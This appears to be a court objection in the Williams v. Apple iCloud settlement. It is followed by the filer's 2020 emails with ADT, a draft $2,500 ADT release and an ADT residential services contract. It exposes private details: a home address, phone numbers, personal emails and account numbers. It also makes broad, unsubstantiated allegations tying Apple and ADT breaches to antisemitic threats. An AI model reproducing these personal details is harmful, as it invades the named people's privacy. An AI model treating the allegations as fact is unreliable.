19. Such Apple iCloud breaches were also interrelated with other data breaches and/or infractions involving multiple security firms and/or other firms and entities such as ADT Security, Comcast, Google, Harvard University, and dozens of others.

20. Certain breaches even impacted academic and related platforms utilized by physically handicapped individuals such as Edward Orr, who pointed out certain problems, and whose efforts were complimented by multiple Courts and related entities.

21. Many of the Apple-related breaches were quite egregious, even going so far as to progress to anti-Semitic and racial threats, sometimes resulting in property damage, personal injury, and related.

22. At one point, the **Jewish Federation of Northern California** contacted Attorney Steven Winick (spelled W - I - N - I - C - K), who agreed to represent the Orr family pro bono in relation to the very harmful aftermath of several such breaches and infractions.

23. For the record, please note that cross-references to Attorney Winick are contained in multiple cases ---

including, but not limited to --- in the present case, on pages 45, 57, and 58 of ECF-169.

24. The Honorable Jon S. Tigar, of the United States District Court for the Northern District of California was, in open Court, very complimentary of Attorney Winick's involvement; and pages 81, 82, 83, 84, 97, and 98 of ECF-169 in the present case include such things as mention of and/or cross-references to damages from third-party servers utilized by Apple, et al.

25. The Jewish Federation of Northern California's involvement was all the more remarkable given the fact that Edward Orr and his family lived not in California, but thousands of miles away, in New England, in Connecticut, to be more exact, after

having been forced to move away from their former residence in Pittsburgh, Pennsylvania area, because of numerous anti-Semitic and racial threats that had resulted in both serious personal injury and considerable property loss.

26. Human life was at stake and the issues involved not only third-party servers from ADT, but also third-party-servers from Apple, and precisely the issues involved with the instant Williams versus Apple case.

27. The stand taken by Attorney Winick and the Jewish Federation may have been both an unpopular one,

AND

an uncomfortable one,

but nevertheless it was necessary under the circumstances,

and – FURTHERMORE – as referenced in the documents mentioned in the second paragraph of page 50, in ECF-169, such luminaries as Nobel Prize winner Elie Wiesel, had advised and assisted Edward Orr and his family in the midst of the anti-Semitic and racial threats, and their destructive aftermath.

28. A SECOND JEWISH ATTORNEY, MR. SHANIN SPECTER, SON OF THE RENOWNED, AND LATE, U. S. SENATOR --- THE HONORABLE ARLEN SPECTER --- ALSO REPRESENTED THE ORR FAMILY IN REGARD TO MULTIPLE RELATED MATTERS.

29. (SEE ALSO CROSS-REFERENCES TO 2011 – 2022, INCLUDING IN EXCESS OF FOURTEEN CASES, ETC. MULTIPLE CASES INCLUDED ANTI-SEMITIC AND RACIAL THREATS. MULTIPLE INSTANCES INVOLVED PERSONAL INJURY; PROPERTY DAMAGE; THEFT [OF

OBJECTS, INFORMATION, AND EVEN REGULAR MAIL, CERTIFIED MAIL, AND/OR OTHER COMMUNICATIONS, ETC.]; AND OTHER LOSSES.

30. (SEE ALSO ESPECIALLY ADT, APPLE, GOOGLE, AND ALL AFFILIATED CASES, AND ALSO THE HACKED, INTERRUPTED AND/OR UNFINISHED ADT/JAMIE-HAENGGI CORRESPONDENCE/FED-EX/ET AL.)

31. (SUCH MATTERS ARE INTEGRALLY RELATED TO THE APPLE THIRD-PARTY SERVES, ET AL, AND ALSO TO RODAN/LB AND OTHER CASES.)

32. (PLEASE NOTE THAT HAENEGGI-RELATED MATTERS WERE AN INTEGRAL COMPONENT OF AVILES/BARATOV MATTERS AS HANDLED BY THE DEPARTMENT OF JUSTICE, ET AL, WITH ADT STILL OWING DAMAGES TO THE ORR FAMILY IN RELATION TO THE ANTI-SEMITIC AND RACIAL THREATS AND THEIR DESTRUCTIVE AFTERMATH, ETC. APPLE SERVERS OFTEN PLAYED AN INTEGRAL PART IN RELATION TO THE DAMAGES. IT IS IMPORTANT TO

NOTE THAT ADT MADE WRITTEN OFFERS, AS SHOWN IN MULTIPLE RECORDS, AND HAS NOT FOLLOWED UP.)

33. In addition, it is notable that at least one of the perpetrators of the threats was affiliated with Mr. Robert Bowers, spelled B – O – W – E – R – S, the very same individual who later shot and killed eleven people in the Tree of Life Synagogue in Pittsburgh.

34. In other words, this was a very serious matter, and it was very much related to the aforementioned third-party-server problems with Apple.

35. It was also a matter involving considerable

conflict, but neither Attorney

Winick nor the Jewish Federation was intimidated by the existence of such conflict.

36. Documents from numerous Courts have been involved, and absolutely no attempt will be made to re-summarize all of the events and happenings here.

37. Nevertheless, the aforementioned AND ABBREVIATED OVERVIEW OF THE BACKGROUND of my family's Objection, and of the RATIONALE behind precisely why the Class Representatives are NOT representative of a significant portion of the class, WAS VERY IMPORTANT TO MENTION HERE TODAY in the instant Williams v. Apple case

38. Multiple cases are indeed related; and the Justice Department's involvement, along with the involvement of the Jewish Federation, Attorney Winick, et al, has been very important.

39. IN CONCLUSION, THEREFORE --- When Apple breached its contract by storing iCloud user data VIA THE UTILIZATION OF third-party servers, IT CREATED A SITUATION IN WHICH MANY CLASS MEMBERS SUFFERED VERY SIGNIFICANT LOSSES WHICH WERE TEN TIMES GREATER, A HUNDRED TIMES GREATER, OR PERHAPS EVEN MORE SO --- THAN THE LOSSES OF OTHER CLASS MEMBERS.

40. It is also notable that physically handicapped individuals were more vulnerable to the hacking --- for a variety of reasons --- one of which being the utilization of special -- and more vulnerable -- software and/or reader programs (or related, including, but not limited to, special hardware integrated with the software) compensating for visual and/or auditory handicaps, etc.

41. Accordingly, at least one class representative should be chosen from those members who were hacked, and

who suffered disproportionately high damages.

42. Whether or not said class representative is handicapped or not makes NO difference.

43. In addition, there should be multiple tiers of damages.

44. The main point is that the class as presently constructed --- is not at all homogeneous in nature, and therefore, as a result of that lack of homogeneity, approval of the proposed settlement should be NOT be granted.

45. IT IS VITALLY IMPORTANT FOR THE PLAINTIFFS' ATTORNEYS TO ENGAGE WITH THE FULL FACTS OF THE CASE, AND THEY HAVE NOT DONE THAT.

46. Plaintiffs' attorneys have proceeded in good faith in this case, but their efforts **have indeed been hindered** by their **inability** to know **where** to look for the correct information.

47. This objection was submitted with the intent of making a constructive contribution --- and Edward Orr thanks the Court for its understanding and patience, and for the Court's having made special arrangements for him to appear because of his physical handicaps.

(no subject)

4 messages

Edward Orr <eanddorr2@gmail.com>
To: JHaenggi@adt.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Mon, Jul 20, 2020 at 1:33 PM

Per the A.G.'s office, it was recommended that I contact you regarding the communications (and proposed agreement, etc.) received from your Dallas and affiliated offices about Telesforo Aviles and his access. Which ADT office(s) is/are in charge, and to whom should I respond in the future?

Haenggi, Jamie <jhaenggi@adt.com>
To: Edward Orr <eanddorr2@gmail.com>

Mon, Jul 20, 2020 at 1:42 PM

Good afternoon,

You can communicate with me. How can I help you?

**Jamie Haenggi**

Chief Customer Officer

(m) 732.829.2249

From: Edward Orr <eanddorr2@gmail.com>
Sent: Monday, July 20, 2020 12:33 PM
To: Haenggi, Jamie <jhaenggi@adt.com>
Subject:

CAUTION: This is an EXTERNAL email. Do not click links or open attachments unless you recognize the sender and know the content is safe.

Per the A.G.'s office, it was recommended that I contact you regarding the communications (and proposed agreement, etc.) received from your Dallas and affiliated offices about Telesforo Aviles and his access. Which ADT office(s) is/are in charge, and to whom should I respond in the future?

This email, including attachments, may contain information that is private or confidential. If you received this communication in error, please delete it from your system without copying it and notify sender by reply communication. ADT Security Services and its affiliates reserve the right to monitor communications handled by its data communications systems to help ensure compliance with ADT's policies, confidentiality obligations, and applicable laws.



image001.png
5K

Edward Orr <eanddorr2@gmail.com>
To: JHaenggi@adt.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Mon, Jul 20, 2020 at 3:31 PM

Although I might prefer settling the matter without going to court, the \$2,500 offer is ludicrous. The damages are easily worth \$250,000 - \$500,000 or more, and although I would prefer not having to go to court, I'd be a fool not to, given the ludicrous offer. Anything less than \$200,000 makes it well worth going to court, and I've already forwarded the files to an attorney anyway.

[Quoted text hidden]

Haenggi, Jamie <jhaenggi@adt.com>
To: Edward Orr <eanddorr2@gmail.com>

Mon, Jul 20, 2020 at 3:51 PM

Hi Mr. Orr,

I don't see your name in our system related to this. This incident with the former employee was certainly regrettable and we have tried to do what we can to be transparent and make things right with our customers. Could give me your account number associated with your account? Then perhaps I can be more helpful to you.

Thank you

Jamie

[Quoted text hidden]



image001.png
6K

Settlement Agreement and General Release ("Release")

The undersigned, **Edward + Darlene Orr**, on their own behalf and on further behalf of any and all other parties who may have an interest in the ADT Customer Account identified and defined below (hereafter "Releasors"), in consideration of the agreements of ADT LLC d/b/a ADT Security Services ("ADT"), to:

- (i) **Pay Releasors two thousand five hundred dollars (\$2,500.00);**
- (ii) **Provide Releasors six (6) months free credit monitoring;**

Releasor hereby acknowledges the receipt and sufficiency of the Consideration, and hereby voluntarily and forever releases, waives and discharges ADT, its respective officers, directors, employees, agents and representatives, whether acting in their individual or official capacities, and all persons acting by, through or in concert with any of them, and all parents, subsidiaries, affiliates, insurers, predecessors, successors and assigns (collectively, "Releasees"), of and from all liabilities, actions, violations, breaches, representations, claims, demands, losses or any other damages, whether under statute, common law or contract, and also from any actions for contribution or indemnity, which have or may have arisen from or relate to equipment and services sold by, and/or the performance or non-performance of ADT with respect to ADT Customer Account No. **401225973 / 083090190** (see attachment from Document 149 in Michael Edenborough et al v. ADT, LLC et al, 3:16-cv-02233-JST) for contracted services at Releasor's premises located at **110 Woodridge Drive, McDonald, Pennsylvania, 15057** (the "ADT Customer Account"), including without limitation, a release, waiver and discharge of and from all liability for any claim, lawsuit, or cause of action that has been asserted or could be asserted in relation to the unauthorized access of the ADT Customer Account by a former ADT employee. Releasor hereby acknowledges and agrees that this Release applies to all claims related to the above-referenced ADT Customer Account, known or unknown and that this is a general release and is irrevocable.

Releasor acknowledges and agrees that Releasees deny liability and that the consideration herein acknowledged was made by Releasees as full and final satisfaction to compromise a disputed claim, and further, to avoid the expense and inconvenience of litigation and buy their peace.

Releasor and Releasees further agree that the Consideration set forth above, including any non-monetary terms, is and shall remain strictly privileged and confidential and shall not be made known, disclosed or otherwise published to any person not a party to this Release except as ordered by a court of competent jurisdiction. This Release shall not, by itself, be filed in any court of record nor shall it be entered into evidence in any action at any time without the express written consent of Releasor and Releasees, or upon court order.

Releasor acknowledges and represents that: (i) Releasor understands the full meaning and final effect of this Release; and (ii) Releasor freely and voluntarily enters into it with full authority to do so. Releasor further agrees that no fact, evidence, event, or transaction occurring before the execution of this Release, which is currently unknown but which may hereafter become known, shall affect in any manner the final and unconditional nature of the releases set forth above.

This Settlement Agreement and Release constitutes the complete understanding and agreement of the parties, fully supersedes any and all prior understandings or agreements between parties pertaining to the subject hereof and may not be changed except in writing signed by the parties hereto. The Parties agree that facsimile and electronic signatures shall have the same force and effect as original signatures for all purposes.

Executed this _____ day of July, 2020.

Releasers

By: _____

Edward + Darlene Orr

Executed this _____ day of July, 2020

ADT LLC

By: _____

Print: _____

Title: _____



RESIDENTIAL SERVICES CONTRACT

083090190



CONTRACT DATE MM/DD/YY CUSTOMER ACCOUNT NO 401225973 JOB NO LEAD SOURCE

Section 1. Customer Info

ADT LLC
dba ADT Security Services ("ADT")
Office Address
400 Bursca Dr
Bridgeville PA
www.MyADT.com
800.ADT.ASAP®
(800.238.2727)

Customer Name ("Customer" or "I" or "me" or "my") Dorlene F. Edwards
LAST NAME Edwards

Premises' Address 110 Woodridge Dr
City McDonald State PA ZIP 15657

Tax Exempt No. Tax Expire Date MM/DD/YY

Protected Premises' Telephone 2039356133 Traditional Phone Other (Qualified) Other (Non-Qualified)

Alternate Telephone 1 2035655670 Home Cell Work Alternate Telephone 2 Home Cell Work

Fill in if billing address is the same

Billing Address
City State ZIP

IF FAMILIARIZATION PERIOD IS REJECTED INITIAL HERE (see Paragraph 14 of the Terms and Conditions for explanation)

EMAIL dorleneedwards@gmail.com

Communications Authorization: I authorize ADT to provide me with information and updates about the security system and new ADT and third-party products and services to the contact information provided by me. I may unsubscribe or opt out by emailing donotcontact@adt.com or by calling 888.DNC4ADT (888.362.4238). Initial here

If I have provided or do provide ADT with a phone number, including but not limited to a cell phone number, a number that I later convert to a cell phone number, or any number that I subsequently provide for billing and other non-solicitation purposes, I agree that ADT may contact me at this/these number(s). I also agree to receive calls and messages such as pre-recorded messages and calls and messages from automated dialing systems at the number(s) provided.

EQUIPMENT TO REMAIN THE PROPERTY OF ADT. All equipment installed by ADT pursuant to this Contract shall be owned by ADT unless ADT has agreed to give me ownership of the equipment in a separate written agreement. ADT has the right upon termination of this Contract to remove or disable any or all of the equipment owned by ADT, in which case I will not be able to use the equipment for any purpose. See Paragraph 7 of the Terms and Conditions for more information.

I acknowledge and agree to each of the following: (A) This Contract consists of six (6) pages. Before signing this Contract, I have read, understand and agree to each and every term of this Contract, including but not limited to Paragraphs 5 and 18 of the Terms and Conditions. (B) The initial term of this Contract is three (3) years. (C) ADT is not a security consultant and cannot address all of my potential security needs. ADT has explained to me the full range of equipment and services that ADT can provide me. Additional equipment and services over those identified in this Contract are available and may be purchased from ADT at an additional cost to me. I have selected and purchased only the equipment and services identified in this Contract. (D) No alarm system can provide complete protection or guarantee prevention of loss or injury. Fires, floods, burglaries, robberies, medical problems and other incidents are unpredictable and cannot always be detected or prevented by an alarm system. Human error is always possible, and the response time of police, fire and medical emergency personnel is outside the control of ADT. ADT may not receive alarm signals if communications or power is interrupted for any reason. (E) ADT recommends that I manually test the alarm system monthly and any time I change telephone service, by calling 800.ADT.ASAP or by logging in to www.MyADT.com. (F) this Contract requires final approval by an ADT authorized manager before ADT may provide any equipment or services, and if approval is denied, then this Contract will be terminated, and ADT's only obligation will be to notify me of such termination and refund any amounts I paid in advance.

ADT Representative *[Signature]* Rep. License No. (if Required) Rep. ID No. 001

Customer's Approval: Original Signature Required (Must match Customer Name in Section 1 above)
X *[Signature]* MM/DD/YY

NOTICE OF CANCELLATION

I, THE CUSTOMER, MAY CANCEL THIS TRANSACTION AT ANY TIME PRIOR TO MIDNIGHT OF THE THIRD BUSINESS DAY AFTER THE DATE OF THIS TRANSACTION. SEE THE ATTACHED NOTICE OF CANCELLATION FORM FOR AN EXPLANATION OF THIS RIGHT. I ACKNOWLEDGE BEING VERBALLY INFORMED OF MY RIGHT TO CANCEL AT THE TIME OF EXECUTION OF THIS CONTRACT AND RECEIPT OF THIS NOTICE.

Section 2. Services to be Provided

FINANCIAL DISCLOSURE STATEMENT		
THERE IS NO FINANCE CHARGE OR COST OF CREDIT (0% APR) ASSOCIATED WITH THIS CONTRACT.		
A. NUMBER OF PAYMENTS FOR THE INITIAL TERM IS 36.	B. AMOUNT OF EACH PAYMENT IS <u>\$57.99</u> (TOTAL MONTHLY SERVICE CHARGE FROM BELOW)	TOTAL OF PAYMENTS FOR THE INITIAL TERM IS <u>\$2,087.64</u> (A. TIMES B.) (EXCLUSIVE OF ANY APPLICABLE TAXES, FEES, FINES AND RATE INCREASES)
LATE CHARGE - PAYMENT IS DUE PURSUANT TO MY SELECTED BILLING FREQUENCY, PRIOR TO THE START OF SERVICE. MY FIRST BILL/CHARGE WILL BE SENT/MADE SHORTLY AFTER MY SERVICE BEGINS. ADT MAY IMPOSE A ONE-TIME LATE CHARGE ON EACH PAYMENT THAT IS MORE THAN TEN (10) DAYS PAST DUE, UP TO THE MAXIMUM AMOUNT PERMITTED BY LAW, BUT IN NO EVENT WILL THIS AMOUNT EXCEED \$5.00.	PREPAYMENT - IF I PREPAY THE TOTAL OF PAYMENTS PRIOR TO THE END OF THE INITIAL TERM OF THIS CONTRACT, THERE IS NO PENALTY OR REFUND.	SEE PARAGRAPHS 2, 7, 15 AND 19 OF THIS CONTRACT FOR ADDITIONAL INFORMATION ABOUT NONPAYMENT, DEFAULT AND ACCELERATION.



RESIDENTIAL SERVICES CONTRACT



CONTRACT DATE MM/DD/YY CUSTOMER ACCOUNT NO 401225973 JOB NO LEAD SOURCE

Section 2. Services to be Provided (continued)

Service Description	Monthly Service Charge	Notes	Initial/Annual Fee
<input checked="" type="checkbox"/> Standard Monthly Service, Burglary Service Includes: Customer Monitoring Center Signal Receiving and Notification Service for Burglary, Manual Fire and Manual Police Emergency	\$ INC	<input type="checkbox"/> Initial/Annual Recurring Municipal Fee billed separately (Subject to change based on local law) <input type="checkbox"/> Customer to obtain and pay for initial/annual municipal alarm use permit. Failure to obtain and provide ADT with the municipal alarm use permit registration number could result in no municipal fire/police response to an alarm from the premises and/or a fine.	
<input checked="" type="checkbox"/> Standard Monthly Service, Fire/Smoke Detection Service Includes: Customer Monitoring Center Signal Receiving and Notification Service for Fire, Manual Fire and Manual Police Emergency	\$ INC	<input type="checkbox"/> Municipal Electrical Permit Fee <input type="checkbox"/> Customer to obtain electrical permit	\$
<input type="checkbox"/> Carbon Monoxide <input type="checkbox"/> Flood <input type="checkbox"/> Low Temp	\$	Admin Fee	\$
<input type="checkbox"/> Medical Alert	\$	Installation Price	\$ 2,859
<input checked="" type="checkbox"/> Safewatch Cellguard*	\$ INC	Taxable Amount	\$
<input type="checkbox"/> SecurityLink Two-Way Voice	\$	Non-Taxable Amount	\$
<input checked="" type="checkbox"/> Extended Limited Warranty/Quality Service Plan (QSP)	\$ INC	Connection/Activation Fee	\$
<input type="checkbox"/> Guard Response Service	\$	Sales Tax on Installation*	\$
<input type="checkbox"/> Monthly Recurring Municipal Fee (Subject to change based on local law) <input type="checkbox"/> Customer to obtain and pay for municipal alarm use permit	\$	Total Installation Charge*	\$ 2,859
		Trip Charge Received	\$ 0
<input checked="" type="checkbox"/> Other <u>Pulse</u>	\$ INC	Deposit Received	\$ 1,429.50
Total Monthly Service Charge	\$ 57.99	Balance Due upon Installation*	\$ 1,429.50

*If applicable sales tax not shown, it will be added to the first invoice, if not collected at the time of installation.

Section 3. Equipment to be Installed

Control Panel	Keypad(s)	Door Sensor(s)	Window Sensor(s)	Motion Detector(s)	(Glass Break Detector)	Heat/Smoke Detector(s)	Carbon Monoxide Detector(s)	Safewatch Cellguard*	CCTV Camera	ADT Pulse* Lighting Control	ADT Pulse Thermostat Control	ADT Pulse Appliance Module	ADT Pulse Video	Over head DVR	Comments	
Package Name:	1	4	3	3	1	1	3							1	1	
Includes:																
Foyer		1														RIB350L4
Living Room				1												SP039
Family Room																SA011
Office																SA006
Dining Room																SA024
Kitchen																2-AD002RB
Laundry Room																2-AD006R
Hallway/Upstairs				1												1-AD004
Master Bedroom																1-AD012R
Master Bath																3-AD515
Bedroom 2																1-AD524
Bedroom 3																
Bath 2																
Basement		1	3													
Garage		1												1		
Sun Room		1		1												
Price Per Piece																
Totals																E = Existing Equipment

Estimated Installation Start Date MM/DD/YY

NOTES

IMPORTANT TERMS AND CONDITIONS



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|--|---|--|
| 1. Payments; Term; Consumer Report | 11. Warranty Exclusions | 22. Electronic Media; Personal Information |
| 2. Early Termination of this Contract | 12. No Other Warranties | 23. Privacy Policy |
| 3. Increases in Charges | 13. Alarm Monitoring and Notification Service | 24. Entire Agreement |
| 4. Additional Charges and Offset Rights | 14. Familiarization Period | 25. License Information |
| 5. Limitation of Liability | 15. Failure to Pay Charges or Honor Contract | |
| 6. Other Party's Limitation | 16. Smoke and Carbon Monoxide Detectors | |
| 7. Ownership | 17. Battery-Powered Devices | |
| 8. Installation | 18. Alarm System Communication | |
| 9. Limited Warranty | 19. Cancellation | |
| 10. Extended Limited Warranty/
Quality Service Plan (QSP) | 20. Assignment | |
| | 21. Delays | |

1. **PAYMENTS; TERM; CONSUMER REPORT.** All charges are payable in advance. The initial term of this Contract is three (3) years. ADT's alarm monitoring and notification services will begin when the equipment is installed, operational and communicating with ADT's Customer Monitoring Center ("CMC"). This Contract will automatically renew for successive thirty (30)-day terms unless terminated by either party at least thirty (30) days before the end of the current term. If terminated, this Contract ends on the last day of the then-current term. I may terminate my service by calling ADT at 800.327.4348. I authorize ADT to obtain a non-investigative consumer report, commonly referred to as a credit check or credit report, about me from a consumer reporting agency at any time during the term.

2. **EARLY TERMINATION OF THIS CONTRACT.** I AGREE THAT THE CHARGES DUE UNDER THIS CONTRACT ARE BASED ON MY AGREEMENT TO RECEIVE AND PAY FOR THE SERVICES FOR THREE (3) FULL YEARS AND THAT ADT HAS RELIED UPON MY AGREEMENT AND HAS INCURRED COSTS IN DECIDING TO ENTER INTO THIS CONTRACT. IF I CANCEL SERVICE OR OTHERWISE TERMINATE THIS CONTRACT DURING ITS INITIAL TERM, OR IF ADT CANCELS THIS CONTRACT DURING ITS INITIAL TERM FOR A REASON SET FORTH IN PARAGRAPH 19(B) BELOW, I WILL PAY ADT 75% OF THE TOTAL REMAINING MONTHLY CHARGES AS AN ALTERNATIVE TO ME HAVING TO PAY THE FULL REMAINING CHARGES. THIS AMOUNT IS A CONTRACT TERMINATION CHARGE AND IS NOT A PENALTY. THE AMOUNT IS PAYABLE IMMEDIATELY IN FULL. NO CONTRACT TERMINATION CHARGES ARE DUE IF I TERMINATE, OR IF ADT CANCELS, DURING THE THIRTY (30)-DAY RENEWAL PERIOD(S).

3. **INCREASES IN CHARGES.** ADT has the right to increase the annual service charge at any time after the first year. If I object in writing to the increase within thirty (30) days of receiving notice of the increase, and if ADT does not waive the increase, then I may terminate this Contract effective thirty (30) days after ADT's receipt of my written notice of termination. In this situation, I will not have to pay the contract termination charges described in Paragraph 2 above.

4. **ADDITIONAL CHARGES AND OFFSET RIGHTS.** I agree to pay all construction/alarm use permit fees; all directly or indirectly imposed false alarm fines, fees or charges; all telephone or signal transmission company charges; and all other assessments, fees and charges related to the alarm system. I agree to pay a service charge if an ADT representative responds to a service call or alarm at my premises because I improperly followed operating instructions; failed to properly lock or close a window, door or other protected point; or improperly adjusted CCTV cameras, monitors or accessories. If ADT owes me money when this Contract ends, ADT has the right to deduct from any refund owed me (A) service charges for thirty (30) days, if I fail to give the required written termination notice set forth in Paragraph 1 above; (B) any contract termination charges that I may owe as set forth in Paragraph 2 above; and (C) any other additional charges, amounts or deposits that I owe ADT. If the amount of the deduction equals or exceeds the amount that ADT owes me or if ADT owes me a credit of five dollars (\$5.00) or less, ADT will not be obligated to refund any amounts to me.

5. **LIMITATION OF LIABILITY.**

A. **INSURANCE; WAIVER OF SUBROGATION.** I AGREE THAT ADT IS NOT AN INSURER AND THAT ADT IS NOT PROVIDING ME WITH INSURANCE OF ANY TYPE. THE AMOUNTS I PAY ADT ARE NOT INSURANCE PREMIUMS AND ARE NOT RELATED TO THE VALUE OF MY PROPERTY, ANYONE ELSE'S PROPERTY LOCATED IN MY PREMISES OR ANY RISK OF LOSS AT MY PREMISES. INSTEAD, THE AMOUNTS ADT CHARGES ME ARE BASED SOLELY UPON THE VALUE OF THE EQUIPMENT AND SERVICES ADT PROVIDES AND UPON THE LIMITED LIABILITY ADT ASSUMES UNDER THIS CONTRACT. IF I WANT INSURANCE TO PROTECT AGAINST ANY RISK OF LOSS AT MY PREMISES, I WILL PURCHASE IT. IN THE EVENT OF ANY LOSS, DAMAGE OR INJURY, I WILL LOOK EXCLUSIVELY TO MY INSURER AND NOT TO ADT TO COMPENSATE ME OR ANYONE ELSE. I RELEASE AND WAIVE FOR MYSELF AND MY INSURER ALL SUBROGATION AND OTHER RIGHTS TO RECOVER AGAINST ADT ARISING AS A RESULT OF THE PAYMENT OF ANY CLAIM FOR LOSS, DAMAGE OR INJURY.

B. **NO GUARANTEE; NO LIABILITY.** ADT'S EQUIPMENT AND SERVICES DO NOT CAUSE AND CANNOT ELIMINATE OCCURRENCES OF THE EVENTS THEY ARE INTENDED TO DETECT OR AVERT, INCLUDING, BUT NOT LIMITED TO, FIRES, FLOODS, BURGLARIES, ROBBERIES AND MEDICAL PROBLEMS. OTHER THAN THE LIMITED WARRANTY AND/OR QUALITY SERVICE PLAN SET FORTH IN PARAGRAPHS 9 AND 10 BELOW, ADT MAKES NO WARRANTY OR WARRANTY, INCLUDING ANY IMPLIED WARRANTY OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE, THAT THE EQUIPMENT AND SERVICES PROVIDED WILL DETECT OR AVERT SUCH INCIDENTS OR THEIR CONSEQUENCES. ADT DOES NOT UNDERTAKE ANY RISK THAT I OR MY PROPERTY, OR THE PERSON OR PROPERTY OF OTHERS, MAY BE SUBJECT TO INJURY OR LOSS IF SUCH AN EVENT OCCURS. THE ALLOCATION OF SUCH RISK REMAINS WITH ME, NOT ADT. I RELEASE, WAIVE, DISCHARGE AND PROMISE NOT TO SUE OR BRING ANY CLAIM OF ANY TYPE AGAINST ADT FOR LOSS, DAMAGE OR INJURY RELATING IN ANY WAY TO THE EQUIPMENT OR SERVICES PROVIDED BY ADT.

C. **EXCLUSIVE REMEDY.** IT IS IMPRACTICAL AND EXTREMELY DIFFICULT TO DETERMINE THE ACTUAL DAMAGES, IF ANY, THAT MAY RESULT FROM A FAILURE BY ADT TO PERFORM ANY OF ITS OBLIGATIONS. UNDER NO CIRCUMSTANCES WILL I ATTEMPT TO HOLD ADT LIABLE FOR ANY CONSEQUENTIAL OR INCIDENTAL DAMAGES, INCLUDING WITHOUT LIMITATION, DAMAGES FOR PERSONAL INJURY OR DAMAGES TO PROPERTY. IF, NOTWITHSTANDING THE PROVISIONS OF THIS PARAGRAPH 5, ADT IS FOUND LIABLE FOR LOSS, DAMAGE OR INJURY UNDER ANY LEGAL THEORY RELATING IN ANY WAY TO THE SERVICES AND/OR EQUIPMENT PROVIDED BY ADT, ADT'S LIABILITY TO ME SHALL BE LIMITED TO A SUM EQUAL TO 10% OF THE ANNUAL SERVICE CHARGE OR \$500, WHICHEVER IS GREATER. THIS AGREED-UPON AMOUNT IS NOT A PENALTY. RATHER, IT IS MY SOLE REMEDY. UPON MY REQUEST, ADT MAY AGREE TO ASSUME LIABILITY BEYOND WHAT IS PROVIDED FOR IN THIS PARAGRAPH 5 BY ATTACHING AN AMENDMENT TO THIS CONTRACT SETTING FORTH THE EXTENT OF ADT'S LIABILITY AND THE ADDITIONAL CHARGES TO ME.

D. **APPLICATION.** THE PROVISIONS OF THIS PARAGRAPH 5 APPLY NO MATTER HOW THE LOSS, DAMAGE, INJURY OR OTHER CONSEQUENCE OCCURS, EVEN IF DUE TO THE PERFORMANCE OR NONPERFORMANCE BY ADT OF ITS OBLIGATIONS UNDER THIS CONTRACT OR FROM NEGLIGENCE (ACTIVE OR OTHERWISE), STRICT LIABILITY, VIOLATION OF ANY APPLICABLE CONSUMER PROTECTION LAW OR ANY OTHER THEORY OF LIABILITY OR ALLEGED FAULT ON THE PART OF ADT, ITS AGENTS OR ITS EMPLOYEES.

E. **INDEMNITY.** IF ANY OTHER PERSON, INCLUDING MY SUBROGATING INSURER, MAKES ANY CLAIM OR FILES ANY LAWSUIT AGAINST ADT IN ANY WAY RELATED TO THE EQUIPMENT OR SERVICES PROVIDED BY ADT TO ME, I AGREE TO INDEMNIFY, DEFEND AND HOLD ADT HARMLESS FROM ANY AND ALL SUCH CLAIMS AND LAWSUITS, INCLUDING THE PAYMENT OF ALL DAMAGES, EXPENSES, COSTS AND ATTORNEYS' FEES. MY DUTY TO DEFEND IS SEPARATE AND DISTINCT FROM MY DUTY TO INDEMNIFY AND HOLD HARMLESS AND ARISES UPON THE ASSERTION OF A CLAIM OR DEMAND AGAINST ADT AND REGARDLESS WHETHER ADT HAS BEEN FOUND LIABLE OR WHETHER ADT HAS INCURRED ANY EXPENSE.

F. **TIME TO BRING CLAIM OR SUIT.** NO SUIT OR ACTION SHALL BE BROUGHT AGAINST ADT MORE THAN ONE (1) YEAR AFTER THE DATE OF THE INCIDENT THAT RESULTED IN THE LOSS, INJURY OR DAMAGE, OR THE SHORTEST DURATION PERMITTED UNDER APPLICABLE LAW IF GREATER THAN ONE (1) YEAR.

G. **BENEFIT TO OTHERS.** THE PROVISIONS OF THIS PARAGRAPH 5 SHALL APPLY TO AND BENEFIT ADT AND ITS AGENTS, EMPLOYEES, CONTRACTORS, SUBSIDIARIES, DEALERS, AFFILIATES, PARENTS (BOTH DIRECT AND INDIRECT), AFFINITY MARKETERS AND OTHER PARTNERS.

6. **OTHER PARTY'S LIMITATION.** IF I PURCHASED EQUIPMENT OR SERVICES FROM ADT THROUGH ANOTHER BUSINESS OR PERSON, OR FROM ADT THROUGH A REFERRAL FROM ANOTHER BUSINESS OR PERSON, I AGREE THAT SUCH OTHER BUSINESS OR PERSON ACTS SOLELY AS AN INDEPENDENT CONTRACTOR AND HAS NO RESPONSIBILITY OR LIABILITY TO ME FOR THE PERFORMANCE OR NONPERFORMANCE OF THE EQUIPMENT OR SERVICES PROVIDED BY ADT. I ALSO AGREE THAT ANY SUCH BUSINESS OR PERSON IS ENTITLED TO THE SAME RIGHTS AS ADT UNDER THIS CONTRACT, INCLUDING PARAGRAPH 5.

7. **OWNERSHIP.** All equipment installed by ADT pursuant to this Contract shall be owned by ADT unless ADT has agreed to give me ownership of the equipment in a separate written agreement. If there is existing, previously-installed equipment and it is my property, it shall remain my property. If any equipment is owned by ADT, ADT has the right upon termination of this Contract to remove, disable or abandon all or any of the equipment owned by ADT. If my equipment is disabled or removed by ADT, I understand that I will not be able to use the equipment for any purpose. I will provide ADT access to ADT-owned equipment for removal, and ADT will have no obligation to repair or redecorate my premises after any such removal. I agree to pay any unpaid charges that I owe, even if ADT removes ADT-owned equipment. All ADT yard signs and window stickers provided to me at any time will remain the property of ADT and may be removed by ADT. If applicable, ADT will attempt to connect the existing, previously-installed alarm system to ADT's monitoring center. Prior to connection, ADT has the right to inspect my system and my premises to determine eligibility for Extended Limited Warranty/QSP coverage and may notify me of any required repair/replacement costs related to the existing alarm system, device(s) or connection. If I decline to pay such repair/replacement costs, ADT is not obligated to connect to the existing alarm system and may terminate this Contract without liability to ADT. If the existing alarm system is connected to ADT's monitoring center, ADT will have no liability for the maintenance, operation, non-operation, actuation, non-actuation or erroneous actuation of the existing alarm system, connection or device(s), and any repairs will be performed on a time and material basis by ADT, subject to available parts, except for repair/replacements covered by Extended Limited Warranty/QSP coverage if such coverage is provided under this Contract.

